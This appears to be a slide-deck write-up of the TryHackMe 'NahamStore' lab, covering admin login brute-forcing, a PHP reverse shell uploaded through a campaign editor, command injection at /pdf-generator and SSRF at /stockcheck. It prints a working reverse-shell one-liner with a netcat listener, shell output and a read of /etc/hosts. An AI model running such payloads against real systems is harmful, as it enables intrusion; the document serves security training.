During initial reconnaissance, the `robots.txt` file was found, potentially revealing hidden directories and sensitive endpoints.

### Admin Endpoint Exposure

A critical administrative endpoint was discovered: http://nahamstore.thm:8000/admin.



# Brute-Force Attack

1

## Login Brute Forcing

A brute-force attack was initiated against the login page using Burp Intruder.

2


## Battering Ram Attack


The "Battering Ram" attack type was employed for efficient credential testing.

3

## Wordlist Selection

The `SecLists → Passwords → Default-Credentials` wordlist was utilized for the attack.






# Remote Code Execution (RCE)

RCE is the critical outcome of exploiting a vulnerability, granting an attacker the ability to run code on a server. It's not a vulnerability itself, but the devastating result of weaknesses like file upload or command injection.

Made with GAMMA



# RCE via Script Upload

1

## Admin Panel Access

Successful login brute force granted access to the Admin Panel/Marketing Dashboard.

2

## Campaign Edit

The "Edit Campaign" feature allowed modification of campaign details, including code.

3

## PHP Reverse Shell

A known PHP Reverse Shell script from PentestMonkey was uploaded.

4


## Trigger & Connect


Triggering the uploaded file initiated a connection to a netcat listener, achieving RCE.

Made with GAMMA


# The Uploaded Payload

The PHP Reverse Shell script was embedded within the campaign code, transforming a simple "Hoodie Giveaway" into a critical security breach.




Made with GAMMA




# Listener & Connection

## Setting up the Listener

A netcat listener was set up on port 1234 to await the incoming connection from the compromised server.

```
nc -nlvp 1234
```

## Successful Connection

Upon triggering the uploaded file, the server connected back, confirming RCE with 'www-data' privileges.

```
listening on [any] 1234 ...
connect to [10.21.216.75]
from (UNKNOWN)
[10.10.138.248] 45264
Linux afilec847d4c7 ...
x86_64
uid=33(www-data) gid=33(www-
data) groups=33(www-data)
$ whoami
www-data
```

Made with GAMMA

# Command Injection Leads to RCE

1

## Vulnerable Input

User input executed as OS commands when passed directly to shell commands.

2

## Target Endpoint

Vulnerability discovered at the `/pdf-generator?id=...` endpoint.

3

## Command Substitution

Exploited using command substitution `$($command)` to execute arbitrary commands.

4


## Reverse Shell

A reverse shell was used for easier access, bypassing potential firewalls.

Made with GAMMA

# Crafting the Command Injection Payload

A PHP reverse shell payload was generated and injected into the vulnerable endpoint. This allowed the server to connect back to a waiting listener, confirming RCE.




## Payload Example

```
$( php -r '$sock=fsockopen("10.21.216.75", 9001);
system("sh <&3 >&3 2>&3");')
```

## Listener Setup

```
nc -lvp 9001
```


Made with GAMMA

# whlie nevigating into system we found other internal subdomains

```
cat /etc/hosts

172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72   internal-api.nahamstore.thm
```

Made with GAMMA



# Server-Side Request Forgery (SSRF)

A high-severity vulnerability found in the store's inventory check system.

### Affected Endpoint

POST /stockcheck

### Severity

High: Allows requests to internal systems, exposing sensitive data.

Made with GAMMA

# SSRF: Discovery & PoC

The `/stockcheck` endpoint accepted a `product_id` parameter containing a URL.

1


## External Data Fetch


Backend fetches data from user-supplied URLs.

2


## Testing for SSRF

Replaced URL with `http://127.0.0.1:80` to confirm vulnerability.





Made with GAMMA



# SSRF: Filter Bypass & Internal Probing

